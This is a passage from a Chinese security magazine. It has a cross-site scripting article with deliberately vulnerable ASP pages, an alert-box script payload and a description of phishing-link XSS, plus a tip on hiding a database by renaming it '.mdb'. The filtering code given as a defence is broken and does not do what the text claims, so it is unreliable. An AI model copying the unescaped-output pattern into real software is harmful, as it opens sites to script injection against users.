对比一下Sadnboxie与影子系统，它们的功能基本都相似，影子系统可以安装驱动程序，而Sandboxie却不能，但是影子系统没有Sandboxie灵活。把虚拟机vmware与Sandboxie比较一下，也不难发现sandboxie虽然没有虚拟操作系统的能力，但是资源耗费及灵活性上却更胜一筹，软件世界和现实世界是一样的，每个人都有自己的角色和自己的功能，作为计算机的主人，我们要做的只是“人尽其材，物尽其用”罢了！

（本文所涉及到的Sandboxie、捆绑测试程序已收录到光盘中）

跨站Script攻击方式与防范

文章难易度：★★★
文章简介：跨站Script攻击介绍、简单的攻击举例与防范

残影☆飞雪~

在攻击访问网站的客户的时候，黑客往往会利用网站服务器并把它变成自己的帮凶，微软称这种攻击为“跨站Script攻击”。

一、跨站Script的攻击

1、攻击介绍

如果服务器对用户的输入不进行有效的验证，攻击者就会输入一些恶意的HTML代码，当这些HTML代码用于Script程序时，就会被攻击者用来进行破坏，干扰用户正常的浏览网页。

用户在浏览网页的时候经常会出现按钮失效的情况，比如关不掉或者越关闭弹出的窗口就越多。其实这些窗口通常是伴随着Java或JavaScript生成的失效按钮，被称为鼠标陷阱。而这种情况也通常是管理员不在的时候发生，鼠标陷阱事件是黑客利用跨站Script方法攻击客户的典型范例。

当然，黑客的目的并不是简单的搞恶作剧，窃取用户的资料、破坏用户计算机和服务器系统才是他们的最终目标。

2、简单的攻击举例

根据CERT（公司）的资料，动态输入大致有以下几种形式：URL参数、表格元素、Cookies以及数据请求。下面我们就来分析一下这个只有两个页面的网站，网站名为***.com。第一页使用一张表格或Cookie来获取用户名。在记事本中输入以下代码：

```
<%@language=VBScript %>
<% If Request.Cookies("username")<>"" Then
Dim StrRedirectUrl
StrRedirectUrl = "page2.asp?username="
StrRedirectUrl = StrRedirectUrl & Response.Cookies("username")
Response.Redirect(StrRedirectUrl)
Else%>
<html>
<head>
<title>跨站Script攻击-页面1</title>
</head>
<body>
<h2>跨站Script攻击-页面1</h2>
<form method="post" action="page2.asp">
请输入您的名字:
<input type="text" name"username">
<input type="submit" name="submit" value="登陆">
</form>
</body>
</html>
<% End If %>
```

将上面的代码保存为page1.asp，如图1。




图1

再在记事本中输入以下的代码：

```
<%@language=VBScript%>
<% Dim StrUserName
If Request.QueryString("userName")<>"" Then
StrUserName = Request.QueryString("userName")
else
Response.Cookies("username") = Request.Form("username")
StrUserName = Request.Form("username")
End if %>
<html>
<head>
<title>跨站Script攻击-页面2</title>
</head>
<body>
<h2>跨站Script攻击-页面2</h2><br />
<h3 align="center">Hello <% =StrUserName %></h3>
</body>
</html>
```

将这段代码保存为page2.asp，将这两个文件存放到ASP空间中，或者是自己架设ASP服务器，在浏览器中访问page1页面，然后输入名字并点击“登陆”，如图2，当用户正常的输入文字时，一切都显示正常，如图3。但如果输入Script代码 **<script>alert('Hell.');</script>,JavaScript**，警告标签就会弹出来了，如图4。当在下一次访问时，这个警告标签还会出现，这是因为这个Script代码在第一次访问的时候Cookie已经把它记录下来了。




图2




图3

3、用E-mail进行跨站Script攻击

跨站Script攻击用在列表服务器、UseNet服务器和邮件服务器上特别容易，例如先使用网页神抓抓取一些E-mail地址，用诱惑性或者警告性（比如提醒用户检查模型帐号的情况）的语言提示用户要去做什么，为了方便接收者添加一个超链接，并且在这个链接URL的UserName参数中添加Script代码。如果用户不幸点了链接，就会自动下载里面所带的ActiveX代码，并在计算机里运行，这样就达到了攻击的目的。

二、防范措施

为了维护广大用户和软件公司的利益，对于跨站Script攻击的防范研究也从来没有停止过，目前主要的防范方法有以下几种。




图4

1、对动态生成页面的字符进行编码

这样操作的目的是为了防止黑客更改网站字符设置而轻易的通过防线。

2、对输入进行过滤和限制，可以利用下面的JavaScript程序

```
function checkForm(){
document.forms[0].userName.Value =
RemoveBad(document.forms[0].userName.Value);
return true;
}
//microsoft 's code
function RemoveBad(strTemp){
strTemp
strTemp.replace(/\</\>/\"/\,/\%/\;/\(/\)/\&/\+/\-
/\");
return strTemp;
}
```

它可以过滤在输入中包含的以下字符：“<”、“>”、“"”、“'”、“%”、“;”、“(”、“)”、“&”、“+”、“-”，对于位数的限制也可以很好的限制长程序的输入。

3、使用HTML和URL编码

对动态页的编码总是使用HTML和URL，这是为了对付邮件攻击。微软推荐对所有的动态页面输入和输出都应进行编码，在数据库数据中存入和取出时也应该如此，这样用户就能在很大程度上避免Script的攻击了。（本文所涉及到的page1.asp、page2.asp已收录到光盘中）

利用Windows缺陷来做防下载

文章难易度：★★
文章闪光点：利用.mdb这样形式的名字来防止数据库的下载

零零柒（蔡俊豪）

今天，我要教大家一个全新的数据库防下载方法，这可是在网上搜索不到的呀，应该说是我原创的，哈哈，我把这个防数据库下载的方法称为“无前缀数据库防下载法”。

在上期的X档案上看到了“小楼听雨”所写的文章后突然心血来潮，打算找个更好的办法来防止数据库被下载，当我在苦苦思考的时候突然想到了一个另类的方法，就是能不能把数据库的名称改成没有前缀的呢？也就是名称直接为“.mdb”这种形式的，别光想，动动手不就知道了吗？我们直接把数据库名称改成“.mdb”是不行的，因为系统会提示“必须键入文件名”，如图1。

对于系统命令深有研究的高手都应该知道如何突破这个限制吧？就是使用copy或ren命令来更改名称（这也算是系统的一个小缺陷吧），但是又有谁会在意到突破这个限制后的这个名称会有什么用处呢？我输入**ren #%零零柒.mdb**



图1

.mdb，没有任何提示，名称成功的更改了，如图2。接着我们打开浏览器，在地址栏输入“http://127.0.0.1:7777/007/.mdb”，浏览器提示404错误，看了初步是成功了，但是conn.asp这个数据库链接文件会不会找不到这个“.mdb”呢？我又搭建了一个简单的网站进行测试，首先把conn.asp链接的数据库用ren命令改成了“.mdb”，然后不修改conn.asp文件里的内容而故意打开“http://127.0.0.1:7777/shell/conn.asp”，提示找不到数据库文件。返回到conn.asp文件里修改代码，把代码里的数据库名也更改为“.mdb”，回到浏览器刷新一下，页面显示空白没有出错，看来conn.asp成功的找到了“.mdb”，如图3。




图2




图3

为了证明“.mdb”转成url格式也是无法下载的，我又试了很多遍，无论你怎么改浏览器还是会提示404错误的。普通直接连接，如图4，就算改成了url格式连接也是404错误的（呵呵，明明存在的文件却被提示404错误，可以让一些人侵者很无奈哟），但令人惊奇的是数据库链接文件（conn.asp）却可以找到这个“.mdb”文件。

最后，我又使用迅雷尝试下载，但迅雷一直在提示正在连接，最终还是没有下载到。我以为是出了什么问题而下载不到，于是就试试下载其它的文件，奇怪的是可以下载，我又试着把“.mdb”改成其它的名称，结果又可以下载了。除此之外，我又使用火狐浏览器进行了连接，结果也是提示404错误，如图5。




图4

